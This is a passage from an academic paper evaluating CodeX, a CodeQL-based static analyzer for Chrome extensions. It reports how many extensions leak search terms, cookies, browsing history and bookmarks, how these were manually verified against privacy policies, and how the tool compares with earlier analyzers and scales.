As depicted in Figure 1, given the query results, we perform a manual in-depth analysis on the detected extensions according to their user-facing privacy policies. We categorize the privacy policy of an extension into three sets in terms of clarity: *well-specified* (understandable for all users), *ill-specified* (inconsistent or requiring scrutiny), and *unspecified* (missing policy), where we consider well-specified policy statements in our analysis. Our manual verification process, applied to the extensions with suspicious updates, and to a set of randomly selected extensions, confirms the success of CodeX in detecting risky flows in *privacy-violating* extensions. CodeX identified 1,588 extensions with at least one risky flow of different classes. Through manual verification of 339 detected extensions, we have flagged 212 extensions as privacy-violating, including 169 currently available on the Store, impacting up to 3.6M users.

This section addresses the following research questions:

RQ1) To what extent is CodeX capable of identifying risky flows in the Store's extensions from sensitive user information and URLs to target sinks (Section 5.2)?

RQ2) Among the detected risky extensions, how many are flagged as privacy-violating, given their privacy policies, and currently available on the Store (Section 5.3)?

RQ3) Can CodeX spot policy-violating and malware extensions already removed from the Store (Section 5.4)?

RQ4) To what degree does the differential analysis of CodeX results assist in uncovering privacy-violating extensions (Section 5.5)?

RQ5) How effective is CodeX at detecting risky flows compared to vanilla CodeQL and the most closely related work (Section 5.6)?

RQ6) How well does CodeX scale when analyzing a substantial corpus of different versions of Store extensions (Section 5.7)?

5.1 Experimental setup

Our experiments are based on a comprehensive dataset provided by Picazo-Sanchez et al. [31], which includes all the Store's extensions crawled daily from March 2021 to March 2024. The dataset contains 401,001 extensions (themes and Chrome OS apps eliminated), including all versions of 151,533 unique extensions during the crawling period, where 121,953 of those were available in the Store. The availability status and user counts of extensions were retrieved on April 4th, 2024. We conducted our evaluation on an Ubuntu server with two AMD EPYC 9654 96-core processors and 1.5 TB of RAM.

5.2 Detecting risky extensions

RQ1 is grounded in the concept of risky flows, which we define by outlining the criteria used to classify CodeX-detected flows as risky for each type of flows. Based on these criteria, Table 1 summarizes the number of detected extensions containing at least one risky flow across any of their versions.

5.2.1 Search term. As detailed in Section 4.3.1, a search term flow is a contextual flow from a user input text and a URL string to a search sink (see Table 4 in Appendix A [2]). The flow can either occur in an HTML input text form with an action URL or in the JavaScript files of an extension. Based on the categories of contextual flows, described in Section 4.2, we define a flow risky where both the search input and the URL string are successfully identified (SI-URL) and the URL is suspicious. We consider a URL string as any string value starting with `http(s)://`, followed by at least one character. A detected URL string is suspicious if it does not belong to the pre-defined list of trusted search engines: Google, Bing, Yahoo, and DuckDuckGo. CodeX detects 795 new tab extensions with at least one risky search term flow.

		Risky and Manually Verified		
Query Type	**Risky**	**Verified**	**Privacy Viol.**	**Available**
SearchTerm	795	256	187	168
Cookie	274	51	20	0
History	93	15	3	1
Bookmark	275	15	1	0
RedirectURL	151	2	1	0
Total	1,588	339	212	169

Table 1: Detected risky extensions, share of verified extensions, confirmed privacy violations and those still available.

5.2.2 Cookies, browsing history, and bookmarks. Exfiltration of sensitive user data to any external servers raises privacy concerns. Hence, any flow from one of the sensitive APIs to a network-request or message-passing sink (see Table 4 in Appendix A [2]) is potentially risky for these classes. However, there might be benign use cases that share the sensitive data via message-passing APIs (e.g., `postMessage`) within the extension. Therefore, flows to any sinks other than `postMessage` carry a higher risk and are considered as risky flows. Whenever possible, extracting the suspicious URL from risky contextual flows provides additional information regarding the extension's behavior. A URL string is suspicious if it starts with `http(s)://`, meaning that the information is exfiltrated out from the extension to an external server. CodeX detects 274 cookie, 93 history, and 275 bookmark extensions with at least one risky flow.

5.2.3 URL redirecting. As explained in Section 3.5, outbound network requests can be manipulated by the blocking `webRequest` APIs when the `redirectUrl` property is set to a new value. A risky flow is from a URL string starting with `http(s)://` to `redirectUrl`. CodeX detects 151 extensions with at least one risky flow.

5.3 Verifying privacy violations

The inherent challenges of automated analysis in accurately capturing the interplay between the extension's description, privacy badges, and observed behavior necessitate a manual verification approach. In line with prior work [9], we study mismatches and contradictions between the elements of an extension's privacy policy. Recall that we refer to the privacy policy of an extension as the information combined from privacy badges, description, and external policy links embedded.

To address RQ2, we performed a manual, in-depth verification of a sample set of extensions deemed risky. The sample set consisted of both popular extensions and randomly selected ones, with the verification process guided by an analysis of their privacy policies. Table 1 shows that we have verified 256 risky search extensions, 51 cookie extensions as well as 15 top popular samples each from the history and bookmark extensions.

5.3.1 Verification steps. In the following, we describe the steps taken for manual verification of CodeX-detected extensions, the

second stage of Figure 1. In short, two expert researchers inspected each extension's privacy policies in detail and dynamically tested the extension to verify the results from CodeX.

Starting with the latest detected version of an extension, we inspect its manifest file and collect the listed domains and URLs for each permission set associated with the detected flows. Then, we carefully analyze all CodeX query results to compile all relevant information concerning the detected sources, sinks, and data flow paths. For extensions currently available on the Store, we retrieve their privacy policies directly. For removed extensions, we rely on the publicly accessible Chrome-Stats extension database [14], with the caveat that privacy badges are unavailable. For all extensions, we collect a comprehensive set of information, including name, description, privacy policy, and pop-up installation messages. This information enables an evaluation of whether the developer has clearly documented and specified the extension's behavior of the extension regarding the detected risky flows. We focus on well-specified privacy statements, such as process.

Next, we proceed to install the extension and dynamically interact to trigger the statically detected flows, e.g., by entering text into a search box. To enhance the probability of observing variations in extension behavior across multiple runs, we perform the triggering process three times for each flow. We leverage HTTP Toolkit to analyze the extension's network communication.

For search extensions, we monitor all network activity until the user observes the search results. We noticed extensions that exhibit behavior inconsistent with their descriptions such as sharing the search term with several intermediary websites. Two examples are "Wanderlustar" and "Digital Clock", which both promise Bing search results, yet our analysis revealed that they reroute search terms through `r.bsc.sien.com` on the way to Google. Another example is "PhotosFox" where the dynamic verification revealed that either 8 or 12 network steps are taken to reach the target search provider (Bing) across different test runs. The search term is being shared with different intermediate servers during different runs.

With all the static and dynamic information gathered from the detected flows and analysis results, we come to a verdict on whether if the extension complies with the well-specified privacy policy. Unspecified and ill-specified policies are marked, and considered indicative of privacy violations due to the lack of transparency.

Ethical considerations. We used a single test Google account for the entire manual verification. For login-requiring extensions, we used one test account per website, minimizing the impact on services and following responsible data practices.

5.3.2 Verification results. Table 1 presents the numbers of privacy-violating extensions manually verified for each query type, and of these, which ones were still available at the time of verification.

Search terms. Recall the flow categories mentioned in Section 4.3.1. Of the set of risky search extensions, including SI-URL flows both in HTML input forms and JavaScript, we verified popular ones with +20k users and all the extensions with SI-URL flows in JavaScript when a suspicious URL is identified. Moreover, we randomly picked 24 (out of 1,503) extensions containing no SI-URL flows in JavaScript but a noSI-URL flow, when the URL string is suspicious. Interestingly, our manual verification shows that 17 of the extensions detected are indeed privacy-violating. This highlights that incomplete contextual information in detected flows can still offer significant insights into analyzing extensions for search terms.

	Risky and Removed		
Query Type	**All Reasons**	**Malware**	**Policy Viol.**
SearchTerm	290	3	29
Cookie	131	71	6
History	15	0	0
Bookmark	81	0	5
RedirectURL	29	1	7
Total	546	75	47

Table 2: Risky extensions removed from the Store and their removal reasons.

Of these verified extensions, we flagged 187 as privacy-violating based on their stated privacy policies, impacting up to 3.5M users. Note that the sum of user counts represents an upper bound, as individual users may install multiple extensions. Remarkably, 168 of these privacy-violating extensions were available on the Store at the time of verification, raising concerns about their prevalence.

The mentioned extensions "Ecosia", "OceanHero", "Searchiteasy Internet Search", "In-House", and "Multi-Searches" as well as "Web Ace Tab", "Rapid Search", "Matte Tab", and "Cats & Kittens Wallpapers" are all available on the Store and successfully detected by CodeX. Except for the first three being explicit in their policies, our verification flagged the rest as privacy-violating.

An interesting pattern emerged during the verification of privacy-violating extensions. We observed that 30 extensions explicitly stated that user search results would be provided by Bing. Yet, our runtime observation revealed otherwise. "Logi Weather" with 100K users and "Cosmic" with 60K users show the search results on the privacy-questionable Newgensearch and Google, respectively. Even though Google is one of our allow-listed search engines, this behavior obviously contradicts the extension's description, thus flagged as privacy-violating.

We have reported all 168 available extensions successfully verified to be privacy-violating. Since then, 15 have been removed from the Store, including "My New Tab" noted for violating the Store's policy. Meanwhile, Chrome revised the Store's policy, mandating that any changes to the user's search experience be made via the search API, clearly reflected in the pop-up installation message. Chrome warned that extensions must meet the updated policies by September 9, 2024, or they risk removal. As yet, four of the reported extensions, e.g., "Maps Hub Search" have released a new version, including the search API and updating the description to explicitly state that the search functionality is replaced and provided by their search partner. Seven of the extensions are still available but carry removal warnings for failing to follow Chrome's best practices.

Cookies, browsing history, and bookmarks. For this kind of extension, there are two main challenges in the manual verification of risky flows. The first challenge involves successfully triggering the flows at runtime, observing the associated network traffic requests, and decoding or decrypting the request body. The second challenge arises from extensions requesting excessively broad permissions during installation, such as the "read and change all data on all websites" pop-up message, which raises concerns about

user awareness and the adequacy of informed consent. As the user technically consented in such cases, it is difficult to label the extension as clearly privacy-violating. Our verification process identifies 45 such extensions in the set of risky extensions. In addition, the privacy badges on the Store unfortunately fail to address a critical aspect of user transparency, i.e., cookie handling practices. Unspecified handling practices of cookies allow extensions to transmit sensitive pieces of information, including authorization tokens, to potentially malicious external servers.

Despite the challenges above, we verified the top 11 popular and risky extensions in each class where a suspicious URL was detected. "Safqa Coupons", currently available on the Store with 10K users, serves as a prime example. This extension sends the entire browsing history of the user to their server in plain text, as shown in Figure 8 in Appendix D [2]. Neither the web history privacy badge, the "read and change all data on all websites" pop-up installation message, nor the linked privacy policy informs the user about the extension's transmission of the complete user browsing history. We have reported this extension to Chrome, where it has been acknowledged for further investigation due to the suspicious behavior. Access to history has been removed from the permissions in the extension's latest versions, and the corresponding history flow has also been eliminated from the source code.

Non-violating extensions. Table 1 shows that 212 extensions were flagged as privacy-violating. Among the remaining 127 extensions, CodeX accurately detects at least one risky flow in 118 extensions while only 9 (2 SearchTerm, 1 Cookie, 1 History, and 5 Bookmark) are without actual risky flows, detected due to over-approximation. Nonetheless, since the extensions of the former group complied with their stated privacy disclosures, none were flagged as violating.

5.4 Detecting removed policy-violations

To address RQ3, we evaluated those extensions detected as risky by CodeX that have been already removed from the Store, helping us with identifying privacy-violating extensions. Note that extensions can be removed from the Store for various reasons ,, including policy violation, malware detection, identification as potentially unwanted software, or developer-initiated removals. Unfortunately, the specific details behind removals are not reported by Chrome, limiting insights into the Store's practices.

As reported in Table 2, we found 71 malware and 6 policy-violating extensions already removed from the Store among the cookie extensions detected as risky. In addition to the Translator/Dictionary extension discussed in Section 3.2, CodeX detected several known fake ChatGPT extensions like "AI ChatGPT" and "ChatGPT For Chrome", used to hijack Facebook accounts. CodeX's strength lies in its capability to pinpoint suspicious URL strings in the contextual flows, identifying potentially privacy-violating use of cookies. CodeX identified 16 removed malware extensions exploiting Facebook cookies. Examples include "Multi tools for Facebook™" and "Social Multi Tool".

The RedirectURL query identified "Google Drive Migration Redirector", violating the Store's policy by sending the URL of old Google Drive documents to an external server. "Search Monster" exemplifies another privacy concern. The description and manifest explicitly warn users about a change in the default search provider, but the extension silently collects user browser information.

Query Type	Suspicious	Verified	Privacy Viol.
SearchTerm	288	124	119
Cookie	144	13	9
History	24	2	2
Bookmark	24	4	0
RedirectURL	8	2	0
Total	488	145	130

Table 3: Suspicious updates detected, share of manually verified extensions, and confirmed privacy violations.

5.5 Differential analysis

To address RQ4, we conduct a differential analysis of the flow detection results by CodeX. By comparing findings between consecutive extension versions, we aim to detect suspicious updates. We focus exclusively on the updates introducing risky flows (explained in Section 5.2) for any of the five classes of sensitive flows.

In our dataset, there are 43,371 extensions with multiple versions, for a total of 242,829 updates. As reported in Table 3, among the 488 suspicious updates detected, we have successfully flagged 130 extensions as privacy-violating from the set of 145 verified. We elaborate on the analysis results in Appendix C [2].

5.6 Effectiveness of hardened taint analysis

The following discussion compares CodeX against vanilla CodeQL queries and the previous work in data-flow tracking in extensions [19, 42], to address RQ5.

Vanilla CodeQL. To compare CodeX against a baseline of pure CodeQL, we applied vanilla CodeQL queries to our dataset. Using identical sources and sinks as CodeX, the vanilla queries lack the extended flow steps and contextual flow analysis of URLs. As a result, the vanilla queries detect significantly fewer flows in JavaScript files, due to lack of hardened taint steps. For example, vanilla CodeQL misses the bookmark flow in Figure 5 due to unmodeled taint propagation in function calls, and cannot detect the cookie flow in Figure 3 because the Ky framework's `get` method is unsupported.

As expected, HTML form flows of search terms were identified the same as in CodeX. However, CodeX offers deeper insights into extension behavior. Since the URL analysis is not part of vanilla CodeQL, reported flows in JavaScript unnecessarily include the ones with allow-listed URLs. The vanilla queries can detect only simple flows; for example, vanilla CodeQL not only reports extensions like Figure 2, but also similar ones with allow-listed URLs. We identified extensions using JavaScript to overwrite the benign-looking search URL specified in HTML to a suspicious one, which 32 of those are verified as privacy-violating. In contrast, some extensions flagged as risky by the vanilla queries were shown by CodeX to have search URL strings replaced with the allow-list entries in their JavaScript, restoring them to benign status. Among the 69 manually verified non-violative extensions, 32 belong to this category.

DoubleX and CoCo. We have also evaluated CodeX against DoubleX [19] and CoCo [42], alternatives for data-flow tracking in

extensions with the focus on finding vulnerabilities. To ensure comparability, we incorporated the sources and sinks used in CodeX to DoubleX and CoCo, as customized suspicious APIs. Note that search term stealing is out of their scope, so we consider the other types of leakage for the comparison. Unlike CodeX, both tools track only data flows initiated from attacker-controllable sources (e.g., `chrome.runtime.onMessageExternal.addListener`).

Where DoubleX and CoCo model message-passing interactions within and outside of an extension, CodeX does so partially to ensure the flow detection reports remain practical for extension reviewers. That said, CodeX can be enhanced with more semantic queries in terms of a comprehensive modeling extension's message-passing architecture and can readily extend the list of source and sensitive sink APIs (e.g., `chrome.runtime.sendMessage`).

We randomly selected 20 extensions with diverse code patterns from the list of risky extensions detected by CodeX, with flows from cookies, history, and bookmarks. CoCo failed to detect any of the extensions, while DoubleX detected suspicious API usage in only two cases without identifying the corresponding data flow paths. DoubleX encountered syntax errors in analyzing six extensions due to its outdated parser (esprima). Even after using an updated version of DoubleX with a modern parser, none of the flows identified by CodeX were detected.

This emphasizes the distinction between identifying data flows in vulnerable extensions and detecting risky extensions actively exfiltrating sensitive user data. While CodeQL is useful for detecting vulnerable extensions, as per the threat model used in DoubleX and CoCo, adapting their engines for a CodeX prototype remains labor-intensive. Instead, CodeX leverages the advantages of CodeQL, a robust, well-maintained industrial tool supported by GitHub, unlike academic prototypes that often lack consistent maintenance. Moreover, CodeX integrates new models for constructs and large frameworks, such as React and Ky, which would pose substantial effort for DoubleX and CoCo to support.

5.7 Performance analysis

To answer RQ6, we have conducted a performance evaluation of the instantiations, showing that CodeQL databases require median storage of 33MB per extension, with 80% of databases created under 30s and queried under 35s. Our performance analysis shows the great potential of CodeX as a complementing approach based on program analysis in the Store vetting pipeline. Recall that the flow analysis is a one-time task per lifetime of an extension.

Manual verification of CodeX results has challenges in understanding the extension's privacy policies, locating entry points triggering detected flows, and monitoring network requests. New tab extensions with search features took around 10m to verify on average, while other detected extensions could take up to 30m each, due to account creation or handling encoded/encrypted network data. The detailed performance analysis is in Appendix B [2].

6 Related work

We discuss related work with respect to flow tracking in extensions, targeted approaches of detecting malicious extensions, privacy policy analysis, and CodeQL.

Flow tracking in extensions. Arcanum [40] leverages dynamic taint tracking of user content to identify privacy leaks in Chrome extensions. It addresses the recent changes in the V8 JavaScript engine and the emergence of Manifest V3, beyond the reach of the prior dynamic techniques like JTaint [39], Mystique [11], Starov et al. [35], ExtensionGuard [10], and Sabre [16]. Arcanum considers cookies, browsing history, and location as data sources and web requests and storage APIs as data sinks, similar to CodeX. However, Arcanum focuses on leaks of web page-specific sensitive information across websites such as social media and banking, while CodeX focuses on detecting flows from all data sources and sinks of interest, independent of specific web pages. Further, Arcanum is based on privacy-sensitive data annotation by experts and relies on instrumenting the V8 engine to propagate taints. In contrast, CodeX draws on a stable CodeQL code analysis engine, not locked to the current version of V8. CodeX query templates boast straightforward expansion to include new types of sources and sinks such as geolocation and `chrome.storage` APIs, respectively.

Hulk [25] uses dynamic analysis to detect malicious behavior in extensions, employing fuzzing techniques to trigger functionalities. JTaint [39] is a dynamic taint analyzer, which rewrites the extension and monitors taint propagation to discover privacy leaks in extensions. A main limitation of dynamic approaches [10, 11, 16, 35, 39] is reliance on creating an environment to trigger behavior, which can be resource-intensive and lack scalability, prone to miss leaks not exposed during execution. Network monitoring techniques [35, 38] to assess privacy leakage in extensions struggle to identify leaks involving encoded, encrypted, or obfuscated user data, due to limited visibility beyond the network layer.

Various static analysis approaches have also been employed for detecting vulnerable extensions like using dependence graphs [19], abstract interpretation [42], context-sensitive flow analysis [6], analyzing message-passing interfaces [34], and generating ASTs to extract event listeners [18]. Section 5.6 provides a detailed discussion on DoubleX [19] and CoCo [42]. Note that search term stealing attacks fall outside their scope.

Targeted approaches. Khandelwal et al. [27] propose an LLM-driven analysis to analyze potentially malicious extensions, by exploring possibilities for extensions to access sensitive input fields like passwords. Pantelaios et al. [30] focus on analyzing update deltas to identify malicious extensions. They use anomalous extension ratings to select seeds and analyze the added code compared to benign extensions, clustered based on code similarity. Although this relates to our differential analysis in Section 4.4, we eliminate the need for seed extensions by using CodeQL results.

Privacy policy analysis. Users can be misled about the potential privacy risks, seeking for more clear permission statements from the extension developers [26]. PI-Extract [8] is a fully automated system, extracting privacy practices by a neural model. It presents identified data practices, like collection/sharing, and annotates them on the policy text, simplifying comprehension for users. PolicyLint [3] is a privacy policy analysis tool spotting contradictions at the semantic level of data objects and entities. It generates ontologies from privacy policies and uses sentence-level natural language processing (NLP) to capture statements of data collection and sharing. ExtPrivA [9] detects inconsistencies between privacy

policies and the actual data collection of extensions using NLP and dynamic analysis. ExtPrivA focuses on leakages from data types supported in the Store interface, while CodeX detects flows from sensitive sources like search terms, cookies, and bookmarks. As the strength of ExtPrivA is an NLP-powered interpretation of privacy policies, CodeX can be fruitfully combined with ExtPrivA to assist in finding the flows and the entry points of dynamic triggering of the execution as well as the privacy verification phase, see Figure 1.

CodeQL. CodeQL has been used for statically analyzing server-side JavaScript [12], detecting prototype pollution vulnerabilities [33], analyzing vulnerability management in GitHub projects [5], detecting JavaScript malware in the npm registry [21], and other scalable security analyses [4, 17, 28, 36, 41]. Our differential analysis is reminiscent of CodeQL-based differential analysis to detect suspicious behavioral changes in package updates [20]. To the best of our knowledge, our work is the first to put CodeQL to work for securing JavaScript on the client side. We leverage CodeQL as the underlying code analysis engine for CodeX to detect risky contextual flows in browser extensions.

7 Conclusion and future work

We have presented CodeX, a static analyzer developed to track sensitive contextual flows in browser extensions. CodeX leverages the power and extensibility of CodeQL to implement a notion of hardened taint tracking to uncover potential privacy leaks, specifically tuned for analyzing browser extensions. To evaluate CodeX, we have instantiated it to four different types of sensitive information: search terms, cookies, browsing history and bookmarks. We also perform a case study of a differential analysis of extension versions, detecting cases where a benign version of an extension turns risky.

The success of CodeX in detecting risky flows and its scalability present an opportunity of bolstering the review process of extensions. Future work includes detecting flows for geolocation data, clipboard information, storage access, and data sources related to user activity. Expanding the verification capabilities to encompass encoded, encrypted, or computed information would also enable a more comprehensive assessment of privacy-violating extensions.

Acknowledgments

Thanks are due to Benjamin Eriksson, Pablo Picazo-Sanchez, and the anonymous reviewers for their valuable feedback. This work was partially supported by the Wallenberg AI, Autonomous Systems and Software Program (WASP) funded by the Knut and Alice Wallenberg Foundation, the Swedish Research Council (VR), and Facebook Privacy-Enhancing Technologies Research Award.

References

[1] S. Agarwal and B. Stock. First, Do No Harm: Studying the manipulation of security headers in browser extensions. In *NDSS*, 2021.
[2] M. M. Ahmadpanah, M. F. Gobbi, D. Hedin, J. Kinder, and A. Sabelfeld. CodeX: Full version, implementation, and verification results. https://www.cse.chalmers.se/research/group/security/codex, 2025.
[3] B. Andow, S. Y. Mahmud, W. Wang, J. Whitaker, W. Enck, B. Reaves, K. Singh, and T. Xie. Policylint: Investigating internal privacy policy contradictions on google play. In *USENIX Security Symposium*, 2019.
[4] J. Ayala and J. Garcia. An empirical study on workflows and security policies in popular github repositories. In *SVM*, 2023.
[5] V. Bandara, T. Rathnayake, N. Weerasekara, C. Elvitigala, K. Thilakarathna, P. Wijesekera, and C. Keppitiyagama. Fix that fix commit: A real-world remediation analysis of javascript projects. In *SCAM*, 2020.
[6] S. Bandhakavi, N. Tiku, W. Pittman, S. T. King, P. Madhusudan, and M. Winslett. Vetting browser extensions for security vulnerabilities with VEX. *Commun. ACM*, 54(9), 2011.
[7] I. Bastys, F. Piessens, and A. Sabelfeld. Tracking information flow via delayed output - addressing privacy in IoT and emailing apps. In *NordSec*, 2018.
[8] D. Bui, K. G. Shin, J. Choi, and J. Shin. Automated extraction and presentation of data practices in privacy policies. *Proc. Priv. Enhancing Technol.*, 2021.
[9] D. Bui, B. Tang, and K. G. Shin. Detection of inconsistencies in privacy practices of browser extensions. In *SP*, 2023.
[10] W. Chang and S. Chen. Extensionguard: Towards runtime browser extension information leakage detection. In *CNS*, 2016.
[11] Q. Chen and A. Kapravelos. Mystique: Uncovering information leakage from browser extensions. In *CCS*, 2018.
[12] Y. W. Chow, M. Schäfer, and M. Pradel. Beware of the unexpected: Bimodal taint analysis. In *ISSTA*, 2023.
[13] Chrome Extensions Stats. https://chrome-stats.com/t/extension, 2025.
[14] Chrome-Stats. https://chrome-stats.com/, 2025.
[15] CodeQL. https://codeql.github.com/, 2025.
[16] M. Dhawan and V. Ganapathy. Analyzing information flow in javascript-based browser extensions. In *ACSAC*, 2009.
[17] T. Dunlap, S. Thorn, W. Enck, and B. Reaves. Finding fixed vulnerabilities with off-the-shelf static analysis. In *EuroS&P*, 2023.
[18] B. Eriksson, P. Picazo-Sanchez, and A. Sabelfeld. Hardening the security analysis of browser extensions. In *SAC*, 2022.
[19] A. Fass, D. F. Somé, M. Backes, and B. Stock. Doublex: Statically detecting vulnerable data flows in browser extensions at scale. In *CCS*, 2021.
[20] F. N. Froh, M. F. Gobbi, and J. Kinder. Differential static analysis for detecting malicious updates to open source packages. In *SCORED@CCS*, 2023.
[21] M. F. Gobbi and J. Kinder. GENIE: guarding the npm ecosystem with semantic malware detection. In *SecDev*, 2024.
[22] Google. Chrome Web Store. https://chromewebstore.google.com/, 2025.
[23] S. Hsu, M. Tran, and A. Fass. What is in the Chrome Web Store? In *ASIACCS*, 2024.
[24] N. Jagpal, E. Dingle, J. Gravel, P. Mavrommatis, N. Provos, M. A. Rajab, and K. Thomas. Trends and lessons from three years fighting malicious extensions. In *USENIX Security*, 2015.
[25] A. Kapravelos, C. Grier, N. Chachra, C. Kruegel, G. Vigna, and V. Paxson. Hulk: Eliciting malicious behavior in browser extensions. In *USENIX Security*, 2014.
[26] A. Kariryaa, G. Savino, C. Stellmacher, and J. Schöning. Understanding users' knowledge about the privacy and security of browser extensions. In *SOUPS*, 2021.
[27] R. Khandelwal, A. Nayak, E. Fernandes, and K. Fawaz. Experimental security analysis of sensitive data access by browser extensions. In *WWW*, 2024.
[28] S. Muralee, I. Koishybayev, A. Nahapetyan, G. Tystahl, B. Reaves, A. Bianchi, W. Enck, A. Kapravelos, and A. Machiry. ARGUS: A framework for staged static taint analysis of github workflows and actions. In *USENIX Security*, 2023.
[29] E. Olsson, P. Picazo-Sanchez, B. Eriksson, L. Andersson, and A. Sabelfeld. FakeX: A framework for detecting fake reviews of browser extensions. In *AsiaCCS*, 2024.
[30] N. Pantelaios, N. Nikiforakis, and A. Kapravelos. You've changed: Detecting malicious browser extensions through their update deltas. In *CCS*, 2020.
[31] P. Picazo-Sanchez, B. Eriksson, and A. Sabelfeld. No signal left to chance: Driving browser extension analysis by download patterns. In *ACSAC*, 2022.
[32] H. Shahriar, K. Weldemariam, M. Zulkernine, and T. Lutellier. Effective detection of vulnerable and malicious browser extensions. *Comput. Secur.*, 2014.
[33] M. Shcherbakov, M. Balliu, and C. Staicu. Silent spring: Prototype pollution leads to remote code execution in node.js. In *USENIX Security*, 2023.
[34] D. F. Somé. Empoweb: Empowering web applications with browser extensions. In *SP*, 2019.
[35] O. Starov and N. Nikiforakis. Extended tracking powers: Measuring the privacy diffusion enabled by browser extensions. In *WWW*, 2017.
[36] T. Szabó. Incrementalizing production codeql analyses. In *ESEC/SIGSOFT FSE*, 2023.
[37] S. Van Acker, N. Nikiforakis, L. Desmet, F. Piessens, and W. Joosen. Monkey-in-the-browser: malware and vulnerabilities in augmented browsing script markets. In *AsiaCCS*, 2014.
[38] M. Weissbacher, E. Mariconti, G. Suarez-Tangil, G. Stringhini, W. K. Robertson, and E. Kirda. Ex-Ray: Detection of history-leaking browser extensions. In *ACSAC*, 2017.
[39] M. Xie, J. Fu, J. He, C. Luo, and G. Peng. JTaint: Finding privacy-leakage in chrome extensions. In *ACISP*, 2020.
[40] Q. Xie, M. V. K. M, P. Pearce, and F. Li. Arcanum: Detecting and evaluating the privacy risks of browser extensions on web pages and web content. In *USENIX Security*, 2024.
[41] D. Youn, S. Lee, and S. Ryu. Declarative static analysis for multilingual programs using codeql. *Softw. Pract. Exp.*, 53(7), 2023.
[42] J. Yu, S. Li, J. Zhu, and Y. Cao. CoCo: Efficient browser extension vulnerability detection via coverage-guided, concurrent abstract interpretation. In *CCS*, 2023.